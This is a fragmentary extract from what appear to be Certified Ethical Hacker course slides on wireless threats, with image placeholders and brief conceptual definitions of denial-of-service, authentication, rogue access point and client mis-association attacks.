

Denial-of-Service attacks aim to prevent legitimate users from accessing resources in a wireless network



# Wireless Threats: Authentication Attacks




The objective of authentication attacks is to steal the identity of Wi-Fi clients, their personal information, login credentials, etc. to gain unauthorized access to network resources




# Rogue Access Point Attack

C|EH  
Cybersecurity



# Client Mis-association



□ Attacker sets up a rogue access point outside the corporate perimeter and lures the employees of the organization to connect with it


